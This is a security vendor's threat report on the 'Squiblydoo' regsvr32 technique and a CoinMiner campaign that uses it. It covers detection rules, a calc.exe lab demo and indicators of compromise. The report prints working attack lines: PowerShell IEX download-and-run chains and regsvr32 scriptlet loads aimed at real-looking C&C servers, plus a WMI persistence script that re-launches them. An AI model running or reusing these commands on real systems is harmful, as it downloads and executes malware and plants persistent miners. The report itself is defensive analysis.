Cynet
AUTONOMOUS BREACH PROTECTION

CYNET CYOPS THREAT REPORT


“Squiblydoo” Technique

EXECUTIVE SUMMARY

Analyst Name: Eran Yosef

The Cynet CyOps team had encountered a vastly used technique called “Squiblydoo,” this technique is designed to bypass security products by utilizing legitimate and known applications or files (i.e. Lolbins) that are built into the operating system by default.


In other words, “Squiblydoo” provides a way for an unapproved script to run on a machine that is setup to allow only approved scripts to run. “Squiblydoo” allows a user with normal privileges to download and execute a script which is stored on a remote server. “Squiblydoo” describes a specific usage of regsvr32.dll [LOLbin] to load a COM scriptlet directly from the internet and execute it in a way that bypasses security protections.



Cynet 360 is protecting your assets against this attack.

CYNET DETECTION AND PREVENTION

Cynet triggered an alert when we used the “Squiblydoo” technique in our lab environment:



An alert regarding “Malicious process command” was triggered with respect to the use of Regsvr32.exe in order to download a malicious payload:

Malicious Process Path	c:\windows\system32\regsvr32.exe
Malicious Command Line	"C:\Windows\System32\regsvr32.exe" /s /n /u /i:http://server2.39slxu3bw.ru/restore.xml scrobj.dll
Malicious Command Rule	MC_Rule69_regsvr32_URL

<u>The rules that triggered were:</u>

MC_Rule69_regsvr32_URL – the rule indicates and triggers an alert every time that Regsvr32.exe running in a certain way with HTTP request. this rule triggers alert with severity high.

MC_Rule70_regsvr32_scrobj - the rule indicates and triggers an alert every time that Regsvr32.exe is running with scrobj.dll. This rule triggers alert with severity medium.

TECHNIQUE DESCRIPTION

Our analysis began with executing the command.

In order to demonstrate the usages of this technique, we have wrote an xml file which contains XML code that will pop up **calc.exe:**

We executed the following command (which triggered the Malicious Process Command alert):

"C:\Windows\System32\regsvr32.exe "regsvr32.exe /s /n /u /i: "E.xml" scrobj.dll

Note that the command used the following arguments: "/s, /n, /u and /i" in order to use unregister method and silently without displaying any messages:

"/s" – Silent, do not display any dialogue boxes.

"/U" – Unregister Server by calling DLLUnRegisterServer.


"/N /I" - Call DllInstall to install the DLL, but do not call DllRegisterServer.

The purpose of this command is to use regsvr32.exe which is a command-line utility in Microsoft Windows for registering and unregistering DLLs and ActiveX controls in the operating system Registry.

Also, regsvr32.exe is known as a LOLbin, which is a binary supplied by the operating system that is normally used for legitimate purposes but can also be abused by malicious actors. Several default system binaries have unexpected side effects, which may allow attackers to hide their post-exploitation activities, such as we demonstrated above with the regsvr32.exe.


This technique allows malicious actors to download from a command and control server any script that contain malicious code. The use of **scrobj.dll** is for executing the malicious script on the infected machine straight from a .txt or .xml file.

After executing the command, the **scrobj.dll** successfully extracted the code from the XML and launched the “Calc.exe”:



ATTACK FLOW

Cynet has identified this technique at several of our protected environments. See below for a full investigation report about this activity.



PowerShell Malicious Command:

This technique was detected by a malicious Powershell command executed from CMD.exe with the following parameters:


Powershell Rule	PS_Rule12_IEX_WebRequest
Info	Running malicious PowerShell command
Process Path	c:\windows\system32\cmd.exe
CommandLine	cmd /c powershell.exe IEX (New-Object system.Net.WebClient).DownloadString('http://wmi.1217bye.host:8080/power.txt')||powershell.exe IEX (New-Object system.Net.WebClient).DownloadString('http://91.245.225.22:8022/power.txt')||powershell.exe IEX (New-Object system.Net.WebClient).DownloadString('http://192.236.160.237:8237/power.txt')||powershell.exe IEX (New-Object system.Net.WebClient).DownloadString('http://80.85.158.117:8117/power.txt')||powershell.exe IEX (New-Object system.Net.WebClient).DownloadString('http://103.106.250.161:8161/power.txt')||powershell.exe IEX (New-Object system.Net.WebClient).DownloadString('http://103.106.250.162:8162/power.txt')||regsvr32 /u /s /i:http://80.85.158.117:8117/s.txt scrobj.dll®svr32 /u /s /i:http://103.106.250.161:8161/s.txt scrobj.dll®svr32 /u /s /i:http://91.245.225.22:8022/s.txt scrobj.dll®svr32 /u /s /i:http://192.236.160.237:8237/s.txt scrobj.dll®svr32 /u /s /i:http://103.106.250.162:8162/s.txt scrobj.dll®svr32 /u /s /i:http://wmi.1217bye.host:8080/s.txt scrobj.dll&wmic os get /FORMAT:"http://91.245.225.22:8022/s.xsl"
Powershell CommandLine	powershell.exe IEX (New-Object system.Net.WebClient).DownloadString('http://wmi.1217bye.host:8080/power.txt')

The use of “squiblydoo” technique aimed at bypassing security products and protections and download multiple .txt files from multiple C&C servers.


The rule that triggered the alert was – **"PS_Rule12_IEX_WebRequest"** which aims to detect any PowerShell command that is running with the following arguments: ***download (File/String),*** *and* ***Invoke-Expression (IEX).***

Once we executed the command in Cynet labs:

CMD.exe then spawned PowerShell.exe process:




Thereafter, PowerShell established a connection to the C&C server, in order to download the .txt and.xml files:




We have investigated the packets by using “Wireshark” and identified all the file that has been downloaded:

No.	Time	Source	Destination	Protocol	Length	Info
438	43.409438500	5.0.0.69	167.88.180.175	TCP	66	52078 → 8175 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
440	43.613604200	167.88.180.175	5.0.0.69	TCP	66	8175 → 52078 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
441	43.613704100	5.0.0.69	167.88.180.175	TCP	54	52078 → 8175 [ACK] Seq=1 Ack=1 Win=65536 Len=0
442	43.613887100	5.0.0.69	167.88.180.175	HTTP	131	GET /kill.txt HTTP/1.1
443	43.817565800	167.88.180.175	5.0.0.69	HTTP	1056	HTTP/1.1 200 OK (text/plain)
444	43.950421400	5.0.0.69	167.88.180.175	TCP	54	52078 → 8175 [ACK] Seq=78 Ack=1003 Win=64512 Len=0
464	49.785259500	5.0.0.69	167.88.180.175	HTTP	112	GET /uninstall.txt HTTP/1.1
465	49.988518400	167.88.180.175	5.0.0.69	TCP	1514	8175 → 52078 [ACK] Seq=1003 Ack=136 Win=65536 Len=1460 [TCP segment of a reassembled PDU]
466	49.989103000	167.88.180.175	5.0.0.69	HTTP	1197	HTTP/1.1 200 OK (text/plain)
467	49.989141400	5.0.0.69	167.88.180.175	TCP	54	52078 → 8175 [ACK] Seq=136 Ack=3606 Win=65536 Len=0
667	108.699624000	5.0.0.69	167.88.180.175	HTTP	106	GET /wmi.txt HTTP/1.1
668	108.903052800	167.88.180.175	5.0.0.69	TCP	1514	8175 → 52078 [ACK] Seq=3606 Ack=188 Win=65536 Len=1460 [TCP segment of a reassembled PDU]
669	108.903644900	167.88.180.175	5.0.0.69	TCP	1514	8175 → 52078 [ACK] Seq=5066 Ack=188 Win=65536 Len=1460 [TCP segment of a reassembled PDU]
670	108.903644900	167.88.180.175	5.0.0.69	HTTP	559	HTTP/1.1 200 OK (text/plain)
671	108.903693200	5.0.0.69	167.88.180.175	TCP	54	52078 → 8175 [ACK] Seq=188 Ack=7031 Win=65536 Len=0
673	109.051453500	5.0.0.69	167.88.180.175	TCP	54	52078 → 8175 [RST, ACK] Seq=188 Ack=7031 Win=0 Len=0

- **Kill.txt –**





- **Power.txt – html file**

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>404 - File or directory not found.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
 <div class="content-container"><fieldset>
  <h2>404 - File or directory not found.</h2>
  <h3>The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.</h3>
 </fieldset></div>
</div>
</body>
</html>
```

- **Uninstall.txt**

- **WMI.txt**


```
wmi.txt - Notepad
File  Edit  Format  View  Help
Get-WMIObject -Namespace root\Subscription -Class __EventFilter -Filter "Name='fuckyoumm3'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter "Name='fuckyoumm4'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding -Filter "__Path LIKE '%fuckyoumm%'" | Remove-WmiObject -Verbose

Get-WMIObject -Namespace root\Subscription -Class __EventFilter -Filter "Name='fuckamm3'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class __EventFilter -Filter "Name='fuckamm4'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter "Name='fuckamm4'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding -Filter "__Path LIKE '%fuckamm%'" | Remove-WmiObject -Verbose


Get-WMIObject -Namespace root\Subscription -Class __EventFilter -Filter "Name='Windows Events Filter'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter "Name='Windows Events Consumer'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding -Filter "__Path LIKE '%Windows Events Filter%'" | Remove-WmiObject -Verbose

$filterName = 'fuckamm3'
$consumerName = 'fuckamm4'
$exePath = 'cmd /c powershell.exe IEX (New-Object system.Net.WebClient).DownloadString(''http://wmi.1103bye.xyz:8080/power.txt'')||powershell.exe IEX (New-Object system.Net.WebClient).DownloadString
(''http://172.83.155.170:8170/power.txt'')||powershell.exe IEX (New-Object system.Net.WebClient).DownloadString(''http://192.236.160.237:8237/power.txt'')||powershell.exe IEX (New-Object system.Net.WebClient).DownloadString
(''http://144.208.127.215:8215/power.txt'')||powershell.exe IEX (New-Object system.Net.WebClient).DownloadString(''http://103.106.250.161:8161/power.txt'')||powershell.exe IEX (New-Object system.Net.WebClient).DownloadString
(''http://103.106.250.162:8162/power.txt'')||regsvr32 /u /s /i:http://144.208.127.215:8215/s.txt scrobj.dll&regsvr32 /u /s /i:http://103.106.250.161:8161/s.txt scrobj.dll&regsvr32 /u /s /i:http://172.83.155.170:8170/s.txt
scrobj.dll&regsvr32 /u /s /i:http://192.236.160.237:8237/s.txt scrobj.dll&regsvr32 /u /s /i:http://103.106.250.162:8162/s.txt scrobj.dll&regsvr32 /u /s /i:http://wmi.1103bye.xyz:8080/s.txt scrobj.dll&wmic os get
/FORMAT:"http://172.83.155.170:8170/s.xsl"'
$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 10800 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
$WMIEventFilter = Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription" -Arguments @{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$Query} -ErrorAction Stop
$WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace "root\subscription" -Arguments @{Name=$consumerName;CommandLineTemplate=$exePath}
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

All the above .txt files contain malicious code with instructions:

- Removes windows Security events and runs several other PowerShell Modules
- Attempts to kill and remove all AV services from the host and create the attack persistency to re-initiate on Windows startup.
- Script that will download several malicious payloads and initiate them.


In our case we are able to conclude that they are all from the same family of malware: “CoinMiners”. these payloads will run in the background [without user interaction] mine cryptocurrency and transmit the profits to the attacker.

The payload was downloaded to:



And its name is – **"Lsma12.exe"**

Windows defender also identified this as a malicious file:



49 AV engine detected this file as a CoinMiner:

engine (71)	detection (49)	date (dd.mm.yyyy)	age (days)
DrWeb	Tool.BtcMine.2236	28.12.2019	3
MicroWorld-eScan	Gen:Variant.Application.Miner.2	28.12.2019	3
McAfee	Artemis!93515E391AC2	28.12.2019	3
Malwarebytes	RiskWare.BitCoinMiner	28.12.2019	3
Zillya	Trojan.CoinMiner.Win64.1960	28.12.2019	3
Sangfor	Malware	24.12.2019	7
K7AntiVirus	Adware (005424581)	28.12.2019	3
K7GW	Adware (005424581)	28.12.2019	3
CrowdStrike	win/malicious_confidence_60% (W)	02.07.2019	182
Arcabit	Trojan.Application.Miner.2	28.12.2019	3
Invincea	heuristic	11.12.2019	20
Cyren	W64/Application.PYVD-2050	28.12.2019	3
Symantec	Trojan.Gen.MBT	20.12.2019	11
TrendMicro-HouseCall	TROJ_GEN.R002H0CL119	28.12.2019	3
Kaspersky	not-a-virus:HEUR:RiskTool.Win32.Generic	28.12.2019	3
BitDefender	Gen:Variant.Application.Miner.2	28.12.2019	3
AegisLab	Riskware.Win32.Generic.1!c	20.12.2019	11
Avast	Win32:VMiner-E [Miner]	28.12.2019	3
Ad-Aware	Gen:Variant.Application.Miner.2	28.12.2019	3
Emsisoft	Trojan.CoinMiner (A)	28.12.2019	3
Comodo	ApplicUnwnt@#3bp57n71gwfjy	28.12.2019	3
F-Secure	PotentialRisk.PUA/BitCoinMiner.hny	28.12.2019	3
VIPRE	Trojan.Win32.Generic!BT	28.12.2019	3
McAfee-GW-Edition	BehavesLike.Win64.Generic.jc	28.12.2019	3
FireEye	Generic.mg.93515e391ac22a06	28.12.2019	3
Sophos	XMRig Miner (PUA)	28.12.2019	3
Jiangmin	RiskTool.Generic.phd	28.12.2019	3
Webroot	W32.Malware.Gen	28.12.2019	3
Avira	PUA/BitCoinMiner.hny	28.12.2019	3
Fortinet	Riskware/Generic	28.12.2019	3
Endgame	malicious (moderate confidence)	18.09.2019	104
Microsoft	Trojan:Win32/Occamy.C	28.12.2019	3
ViRobot	Adware.Miner.649728	28.12.2019	3
ZoneAlarm	not-a-virus:HEUR:RiskTool.Win32.Generic	28.12.2019	3
SentinelOne	DFI - Malicious PE	18.12.2019	13
AhnLab-V3	Trojan/Win64.XMR-Miner.R226842	28.12.2019	3
VBA32	Trojan.Occamy	27.12.2019	4
Cylance	Unsafe	28.12.2019	3
APEX	Malicious	28.12.2019	3
ESET-NOD32	Win64/CoinMiner.XB	28.12.2019	3
Rising	Trojan.Win32/64.XMR-Miner!1.ADCC (CLAS...	28.12.2019	3
Yandex	Riskware.Agent!	28.12.2019	3
MAX	malware (ai score=75)	28.12.2019	3
eGambit	Gen:Variant.Application.Miner.2	28.12.2019	3

They create persistency in the following registry key:

- Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- Computer\HKEY_CURRENT_USER\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon

Sha256 - b942960f1b5ead6933f527b95e87cfc994ddaffc910dca727f56b04706161544

RECOMMENDATIONS:

- Delete all malicious files indicated in the command itself (especially all JavaScript, suspicious .txt files, XML and/or VBS files).
- Use Cynet built-in remediation options to delete the file and prevent f it from spreading over the network.
- Block traffic to malicious Domain\IP.
- Use Cynet built-in remediation option to disconnect the HOST from the network.
- Investigate incident according to organizations policy.

CONTACT CYNET CYOPS (CYNET SECURITY OPERATIONS CENTER)

The Cynet CyOps is available to clients for any issues 24/7, questions or comments related to Cynet 360. For additional information, you may contact us directly at:

Phone (US): +1-347-474-0048

Phone (EU): +44-203-290-9051

Phone (IL): +972-72-336-9736

CyOps Email: soc@cynet.com